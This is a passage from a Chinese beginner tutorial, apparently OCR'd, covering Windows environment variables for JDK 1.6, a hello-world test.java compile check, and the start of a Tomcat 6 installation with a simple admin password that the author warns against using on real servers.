


图5

们分别需要添加三个变量，如图7。

变量名JAVA_HOME 变量值C:\Program Files\Java\jdk1.6.0_11

变量名classpath 变量值.;%JAVA_HOME%\lib\dt.jar;%JAVA_HOME%\lib\tools.jar（".;"一定不能缺少，因为它代表当前路径）

变量名path 变量值%JAVA_HOME%\bin

添加完毕后重新启动系统使刚才配置的环境变量生效，重新启动系统后在CMD命令提示符下直接输入javac，就会显示出javac的使用帮助，并没有提示"不是内部或外部命令，也不是可运行的程序"，这说明环境变量已经配置成功了，如图8。




图6




图7




图8

下面来检验一下java sdk环境是否安装成功，我们把下面的代码保存为test.java：

```
public class test
{
public static void main(String args[])
{
System.out.println("菜鸟学堂的朋友们好!");
}
}
```

然后把test.java复制到C:\Program Files\Java\jdk1.6.0_11\bin目录下，打开CMD命令提示符，切换到C:\Program Files\Java\jdk1.6.0_11\bin目录下，输入命令**javac test.java**，如果没有错误的话继续输入**java test**，如果能顺利的看到输出信息“菜鸟学堂的朋友们好！”，就说明java sdk环境安装成功了，如图9。




图9

如果我们在输入命令执行后发现有错误提示，就仔细检查一下看输入的命令是否有错误，java是严格区分大小写的。另外，如果提示找不到类，就仔细检查一下classpath环境变量，看设置的是否正确。为了方便大家的测试，我直接把test.java这个文件提供给大家，这样就不用手工再去输入了。

java sdk已经安装好了，我们再来安装tomcat，还是直接双击apache-tomcat-6.0.18.exe进行安装，一路点击“Next”，“I Agree”就来到了选择安装模式的地方，我们保持默认的“Normal”，如图10，然后点“Next”，安装路径仍然使用默认的，继续点“Next”，就来到了设置WEB服务器访问端口和tomcat管理密码的地方，端口可以使用默认的8080，管理密码为了方便我设置成了12345678（如果大家配置服务器的话可千万别设置的这么简单啊），如图11。




图10

